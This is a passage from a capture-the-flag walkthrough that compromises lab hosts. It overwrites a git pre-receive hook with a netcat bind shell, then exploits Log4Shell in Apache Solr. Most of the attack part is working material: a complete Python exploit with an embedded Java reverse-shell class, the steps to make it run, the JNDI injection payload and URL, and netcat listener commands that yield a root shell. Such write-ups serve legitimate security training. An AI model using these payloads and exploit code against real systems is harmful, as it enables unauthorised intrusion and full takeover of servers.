We can replace this example script with shell commands to trick the target into handing us an interactive shell. To do this, we can overwrite the example script with a bind shell command such as `nc -lp 9000 -e /bin/bash`. This command will instruct the target to provide anyone connecting to port 9000 with an interactive shell. Once we have edited the script, we can press the `Update Hook` button to save our modifications.



The next step is to perform a `git push` to the repository to trigger the `pre-receive` hook which, in turn, will trigger the execution of the bind shell payload. To do this, we can simply add some random characters to our `README.md` file, mark the file to be commited, perform the commit and push the commit to the target.

```
┌──(kali㉿kali)-[/tmp/x/testRepository]
└─$ echo "Defcon" >> README.md

┌──(kali㉿kali)-[/tmp/x/testRepository]
└─$ git add README.md

┌──(kali㉿kali)-[/tmp/x/testRepository]
└─$ git commit -m "Test"
[master c5900bd] Test
 1 file changed, 1 insertion(+)

┌──(kali㉿kali)-[/tmp/x/testRepository]
└─$ git push
Username for 'http://10.6.6.24:3000': Test
Password for 'http://Test@10.6.6.24:3000':
Enumerating objects: 5, done.
```

```
Counting objects: 100% (5/5), done.
Writing objects: 100% (3/3), 254 bytes | 254.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
```

Upon receiving the commit, the target stops sending us data, indicating that it is waiting for a connection on port 9000.

```
┌──(kali㉿kali)-[/tmp/x]
└─$ nc 10.6.6.24 9000
whoami
git
```

Indeed, if we attempt to connect to the target on port 9000 and type the command `whoami`, the target responds with the string `git`, indicating that we have obtained a shell as the `git` user!


Although the CTF ended on RCE, I did spend a couple of hours attempting to compromise the `root` account. However, the software components were updated to their latest versions and there were no obvious security issues that could lead to privilege escalation.

Exercise 5: Hacking DC30_02

We start by performing an nmap scan by executing `sudo nmap -sSCV -p- 10.6.6.25`. From the scan results, shown below, we can see that the host is running an Apache Solr web server on port 8983.


```
┌──(kali㉿kali)-[/tmp/x]
└─$ sudo nmap -sSCV -p- 10.6.6.25
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-18 09:15 EDT
Nmap scan report for 10.6.6.25
Host is up (0.000019s latency).
Not shown: 65534 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8983/tcp open  http    Apache Solr
| http-title: Solr Admin
|_Requested resource was http://10.6.6.25:8983/solr/
MAC Address: 02:42:0A:06:06:19 (Unknown)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.77 seconds
```


The title of the page suggests that it is an administrator interface. If we navigate to port 8983 in a browser, we are redirected to http://10.6.6.25:8983/solr/#/ which displays a dashboard for Apache Solr.



From the dashboard, we find that the web server is running version 8.11.0 of Apache Solr. Searching for vulnerabilities for this particular version of Apache Solr, with searchsploit, does not yield any interesting results. If we perform a Google search for

Apache Solr vulnerabilities, we are pointed to https://solr.apache.org/news.html which contains a list of news and changes concerning Apache Solr. If we scroll down, we can then discover that versions prior to 8.11.1 are vulnerable to Log4j.





To validate that the target is vulnerable to Log4j and to discover the location of the vulnerability, we can use the `log4shell_scanner` module in Metasploit. Log4Shell is the name of the technique used to abuse Log4j vulnerabilities to obtain remote code execution.

```
┌──(kali㉿kali)-[/tmp/x]
└─$ sudo msfconsole -q
msf6 > search log4j

Matching Modules
================

   #  Name                                              Disclosure Date
Rank       Check  Description
   -  ----                                              ---------------
----       -----  -----------
   0  exploit/multi/http/log4shell_header_injection     2021-12-09
excellent  Yes    Log4Shell HTTP Header Injection
   1  auxiliary/scanner/http/log4shell_scanner          2021-12-09
normal     No     Log4Shell HTTP Scanner
   2  exploit/multi/http/ubiquiti_unifi_log4shell       2021-12-09
excellent  Yes    UniFi Network Application Unauthenticated JNDI
Injection RCE (via Log4Shell)


Interact with a module by name or index. For example info 2, use 2 or use
exploit/multi/http/ubiquiti_unifi_log4shell

msf6 > use auxiliary/scanner/http/log4shell_scanner
msf6 auxiliary(scanner/http/log4shell_scanner) > show options

Module options (auxiliary/scanner/http/log4shell_scanner):

   Name          Current Setting
Required  Description
   ----          ---------------
--------  -----------
   HEADERS_FILE
/opt/metasploit-framework/embedded/framework/data/exploits/CVE-2021-44228
/http_headers.txt  no        File containing headers to check
   HTTP_METHOD   GET
yes       The HTTP method to use
   LDAP_TIMEOUT  30
yes       Time in seconds to wait to receive LDAP connections
   LDIF_FILE
```

```
no        Directory LDIF file path
   LEAK_PARAMS
no        Additional parameters to leak, separated by the ^ character
(e.g., ${env:USER}^${env:PATH})
   Proxies
no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS
yes       The target host(s), see
https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT         80
yes       The target port (TCP)
   SRVHOST       0.0.0.0
yes       The local host or network interface to listen on. This must be
an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT       389
yes       The local port to listen on.
   SSL           false
no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /
yes       The URI to scan
   THREADS       1
yes       The number of concurrent threads (max one per host)
   URIS_FILE
/opt/metasploit-framework/embedded/framework/data/exploits/CVE-2021-44228
/http_uris.txt     no        File containing additional URIs to check
   VHOST
no        HTTP server virtual host

msf6 auxiliary(scanner/http/log4shell_scanner) > set RHOSTS 10.6.6.25
RHOSTS => 10.6.6.25
msf6 auxiliary(scanner/http/log4shell_scanner) > set RPORT 8983
RPORT => 8983
```

To instruct the Metasploit module to scan the target web server, we set the RHOSTS and RPORT parameters to `10.6.6.25` and `8983`. In addition, we should set the SRVHOST parameter to our IP address from the perspetive of the target host. We can find this IP address using the `ip a` command.

```
┌──(kali㉿kali)-[~]
└─$ ip a
[...]
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue
state DOWN group default
    link/ether 02:42:46:08:dc:e2 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
[...]
```

Once we have set the three parameters appropriately, we can launch the scanner by executing `run`.

```
msf6 auxiliary(scanner/http/log4shell_scanner) > set SRVHOST 172.17.0.1
SRVHOST => 172.17.0.1
msf6 auxiliary(scanner/http/log4shell_scanner) > run

[+] 10.6.6.25:8983        - Log4Shell found via
/solr/admin/cores?action=CREATE&wt=json&name=%24%7bjndi%3aldap%3a/172.17.
0.1%3a389/jcrugbdc1jb0omq2sw0fjc6thh0yk/%24%7bjava%3aos%7d/%24%7bsys%3aja
va.vendor%7d_%24%7bsys%3ajava.version%7d%7d (os: Linux 5.15.0-kali3-amd64
unknown, architecture: amd64-64) (java: Oracle Corporation_1.8.0_102)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Sleeping 30 seconds for any last LDAP connections
[*] Server stopped.
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/log4shell_scanner) >
```

The scanner identifies the vulnerability in the `name` parameter of the `/solr/admin/cores` endpoint. The next step is to find and configure an appropriate exploit.

Searching for an exploit in Exploit-DB leads us to a Python exploit. A slightly modified version of the exploit is shown below. In this version, some formatting has been performed concerning line breaks and indentation. In addition, some comments have been removed for brevity.

```
import subprocess
import sys
import argparse
from colorama import Fore, init
import subprocess
import threading

from http.server import HTTPServer, SimpleHTTPRequestHandler

init(autoreset=True)

def listToString(s):
      str1 = ""
      try:
            for ele in s:
                  str1 += ele
            return str1
      except Exception as ex:
            parser.print_help()
            sys.exit()

def payload(userip , webport , lport):

      genExploit = (
      """
      import java.io.IOException;
      import java.io.InputStream;
      import java.io.OutputStream;
      import java.net.Socket;

      public class Exploit {

      public Exploit() throws Exception {
      String host="%s";
      int port=%s;
      String cmd="/bin/sh";
      Process p=new
ProcessBuilder(cmd).redirectErrorStream(true).start();
      Socket s=new Socket(host,port);
      InputStream
```

```
pi=p.getInputStream(),pe=p.getErrorStream(),si=s.getInputStream();
      OutputStream po=p.getOutputStream(),so=s.getOutputStream();
      while(!s.isClosed()) {
      while(pi.available()>0)
      so.write(pi.read());
      while(pe.available()>0)
      so.write(pe.read());
      while(si.available()>0)
      po.write(si.read());
      so.flush();
      po.flush();
      Thread.sleep(50);
      try {
      p.exitValue();
      break;
      }
      catch (Exception e){
      }
      };
      p.destroy();
      s.close();
      }
      }
      """) % (userip, lport)

      # writing the exploit to Exploit.java file
      try:
            f = open("Exploit.java", "w")
            f.write(genExploit)
            f.close()
            print(Fore.GREEN + '[+] Exploit java class created
success')

      except Exception as e:
            print(Fore.RED + f'[-] Something went wrong
{e.toString()}')

      checkJavaAvailible()
      print(Fore.GREEN + '[+] Setting up fake LDAP server\n')
```


```
      # create the LDAP server on new thread
      t1 = threading.Thread(target=createLdapServer,
args=(userip,webport))
      t1.start()

      # start the web server
      httpd = HTTPServer(('localhost', int(webport)),
SimpleHTTPRequestHandler)
      httpd.serve_forever()

def checkJavaAvailible():
      javaver = subprocess.call(['./jdk1.8.0_20/bin/java', '-version'],
stderr=subprocess.DEVNULL, stdout=subprocess.DEVNULL)
      if(javaver != 0):
            print(Fore.RED + '[-] Java is not installed inside the
repository ')
            sys.exit()

def createLdapServer(userip, lport):
      sendme = ("${jndi:ldap://%s:1389/a}") % (userip)
      print(Fore.GREEN +"[+] Send me: "+sendme+"\n")

      subprocess.run(["./jdk1.8.0_20/bin/javac", "Exploit.java"])

      url = "http://{}:{}/#Exploit".format(userip, lport)
      subprocess.run(["./jdk1.8.0_20/bin/java", "-cp",
      "target/marshalsec-0.0.3-SNAPSHOT-all.jar",
"marshalsec.jndi.LDAPRefServer", url])

def header():
      print(Fore.BLUE+"""
      [!] CVE: CVE-2021-44228
      [!] Github repo:
      https://github.com/kozmer/log4j-shell-poc
      """)

if __name__ == "__main__":
      header()

      try:
```

```
            parser = argparse.ArgumentParser(description='please enter
the values ')

            parser.add_argument('--userip', metavar='userip', type=str,
            nargs='+', help='Enter IP for LDAPRefServer & Shell')

            parser.add_argument('--webport', metavar='webport',
type=str,
            nargs='+', help='listener port for HTTP port')

            parser.add_argument('--lport', metavar='lport', type=str,
            nargs='+', help='Netcat Port')

            args = parser.parse_args()

            payload(listToString(args.userip),
listToString(args.webport), listToString(args.lport))

      except KeyboardInterrupt:
            print(Fore.RED + "user interupted the program.")
            sys.exit(0)
```

There are three things we need to fix before this exploit can be used. The first is that its web server listens on `localhost`. we can fix this by patching the line `httpd = HTTPServer(('localhost', int(webport)), SimpleHTTPRequestHandler)` in the `payload` function to `httpd = HTTPServer((userip, int(webport)), SimpleHTTPRequestHandler)`. The second is that the exploit requires Java 8 to be present in the current working directory. As can be seen in the functions `checkJavaAvailible` and `createLdapServer`.

```
def checkJavaAvailible():
        javaver = subprocess.call(['./jdk1.8.0_20/bin/java',
'-version'], stderr=subprocess.DEVNULL, stdout=subprocess.DEVNULL)
        if(javaver != 0):
                print(Fore.RED + '[-] Java is not installed inside the
repository ')
                sys.exit()

def createLdapServer(userip, lport):
        sendme = ("${jndi:ldap://%s:1389/a}") % (userip)
        print(Fore.GREEN +"[+] Send me: "+sendme+"\n")

        subprocess.run(["./jdk1.8.0_20/bin/javac", "Exploit.java"])

        url = "http://{}:{}/#Exploit".format(userip, lport)
        subprocess.run(["./jdk1.8.0_20/bin/java", "-cp",
        "target/marshalsec-0.0.3-SNAPSHOT-all.jar",
"marshalsec.jndi.LDAPRefServer", url])
```

To make Java 8 available to the exploit, we first create an account at https://www.oracle.com and then navigate to https://www.oracle.com/java/technologies/javase/javase8-archive-downloads.html. Then we download Java 8 by clicking the `jdk-8u202-linux-x64.tar.gz` link. Note that there is no link for `jdk-8u20`. However, `jdk-8u202` is close enough.



Java SE Development Kit 8u202

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Product / File Description	File Size	Download
Linux ARM v6/v7 Soft Float ABI	72.86 MB	jdk-8u202-linux-arm32-vfp-hflt.tar.gz
Linux ARM v6/v7 Soft Float ABI	69.75 MB	jdk-8u202-linux-arm64-vfp-hflt.tar.gz
Linux x86	173.08 MB	jdk-8u202-linux-i586.rpm
Linux x86	187.9 MB	jdk-8u202-linux-i586.tar.gz
Linux x64	170.15 MB	jdk-8u202-linux-x64.rpm
Linux x64	185.05 MB	jdk-8u202-linux-x64.tar.gz

```
┌──(kali㉿kali)-[/tmp/x]
└─$ mv ~/Downloads/jdk-8u202-linux-x64.tar.gz .

┌──(kali㉿kali)-[/tmp/x]
└─$ tar -xzf jdk-8u202-linux-x64.tar.gz

┌──(kali㉿kali)-[/tmp/x]
└─$ mv jdk1.8.0_202 jdk1.8.0_20

┌──(kali㉿kali)-[/tmp/x]
└─$ ls
exploit.py  jdk1.8.0_20  jdk-8u202-linux-x64.tar.gz
```

Once downloaded, we can uncompress the `tar.gz` file. Then, we ensure that the resulting folder is placed in the same directory as the exploit and is named appropriately.

```
def createLdapServer(userip, lport):
        sendme = ("${jndi:ldap://%s:1389/a}") % (userip)
        print(Fore.GREEN +"[+] Send me: "+sendme+"\n")

        subprocess.run(["./jdk1.8.0_20/bin/javac", "Exploit.java"])

        url = "http://{}:{}/#Exploit".format(userip, lport)
        subprocess.run(["./jdk1.8.0_20/bin/java", "-cp",
        "target/marshalsec-0.0.3-SNAPSHOT-all.jar",
"marshalsec.jndi.LDAPRefServer", url])
```

The last thing we need to fix is that the exploit requires the jar file `marshalsec-0.0.3-SNAPSHOT-all.jar`, as can be seen in the `createLdapServer` function above. Based on its name, this jar originates from the marshalsec project which is available on GitHub. According to the `README.md` file of the repository, the project can be compiled with maven by executing `mvn clean package -DskipTests`. This results in the jar file we need! Once the jar file has been built, we move the `target` directory to the directory containing the exploit, to ensure that the exploit can find it.

```
┌──(kali㉿kali)-[/tmp/x]
└─$ git clone https://github.com/mbechler/marshalsec.git
Cloning into 'marshalsec'...
remote: Enumerating objects: 168, done.
remote: Counting objects: 100% (40/40), done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 168 (delta 33), reused 28 (delta 28), pack-reused 128
Receiving objects: 100% (168/168), 470.61 KiB | 1.59 MiB/s, done.
Resolving deltas: 100% (89/89), done.

┌──(kali㉿kali)-[/tmp/x]
└─$ cd marshalsec

┌──(kali㉿kali)-[/tmp/x/marshalsec]
└─$ mvn clean package -DskipTests
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on
-Dswing.aatext=true
[INFO] Scanning for projects...
[...]
[INFO]
------------------------------------------------------------------------
--
[INFO] BUILD SUCCESS
[INFO]
------------------------------------------------------------------------
--
[INFO] Total time:  22.433 s
[INFO] Finished at: 2022-08-18T12:42:09-04:00
[INFO]
------------------------------------------------------------------------
--

┌──(kali㉿kali)-[/tmp/x]
└─$ ls ./target
archive-tmp  generated-sources       marshalsec-0.0.3-SNAPSHOT-all.jar
maven-archiver  test-classes
classes      generated-test-sources  marshalsec-0.0.3-SNAPSHOT.jar
maven-status

┌──(kali㉿kali)-[/tmp/x/marshalsec]
```


```
└─$ mv target ..

┌──(kali㉿kali)-[/tmp/x/marshalsec]
└─$ cd ..

┌──(kali㉿kali)-[/tmp/x]
└─$ ls
exploit.py  jdk1.8.0_20  jdk-8u202-linux-x64.tar.gz  marshalsec
target
```

At this point, we have everything we need to launch the exploit. The exploit takes three arguments, as can be seen below.

```
┌──(kali㉿kali)-[/tmp/x]
└─$ python exploit.py -h

        [!] CVE: CVE-2021-44228
        [!] Github repo:
        https://github.com/kozmer/log4j-shell-poc

usage: exploit.py [-h] [--userip userip [userip ...]] [--webport webport
[webport ...]] [--lport lport [lport ...]]

please enter the values

options:
  -h, --help            show this help message and exit
  --userip userip [userip ...]
                        Enter IP for LDAPRefServer & Shell
  --webport webport [webport ...]
                        listener port for HTTP port
  --lport lport [lport ...]
                        Netcat Port

┌──(kali㉿kali)-[/tmp/x]
└─$ python exploit.py --userip 172.17.0.1 --webport 8000 --lport 443

        [!] CVE: CVE-2021-44228
        [!] Github repo:
        https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up fake LDAP server

[+] Send me: ${jndi:ldap://172.17.0.1:1389/a}

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on
-Dswing.aatext=true
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on
-Dswing.aatext=true
Listening on 0.0.0.0:1389
```

If we execute the exploit with appropriate parameter values, it starts an LDAP server and a web server. In addition, it provides us with the payload string `${jndi:ldap://172.17.0.1:1389/a}`. Sending this payload through the vulnerable parameter should trick the Log4j framework into making a request to the LDAP server which then causes a web request to the web server which, in turn, returns a reverse shell payload. Once the target executes the reverse shell payload, it will try to connect back to us on port `443` which we defined earlier using the `lport` flag. As such, we need to execute `sudo nc -lvnp 443` to start a listener on this port before sending the payload to the target.

```
┌──(kali㉿kali)-[/tmp/x]
└─$ sudo nc -lvnp 443
listening on [any] 443 ...
```




```
Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to
http://172.17.0.1:8000/Exploit.class
10.6.6.25 - - [18/Aug/2022 13:51:14] "GET /Exploit.class HTTP/1.1" 200
-
```

To inject the payload, we simply browse to `/solr/admin/cores?action=CREATE&wt=json&name=${jndi:ldap://172.17.0`

`.1:1389/a}`. This results in an error message. However, according to the output of the exploit, the target host sent us an LDAP request and a web request. This suggests that our payload was executed!

Indeed, if we check the Netcat listener, we notice that we have received a shell on the target as the `root` user!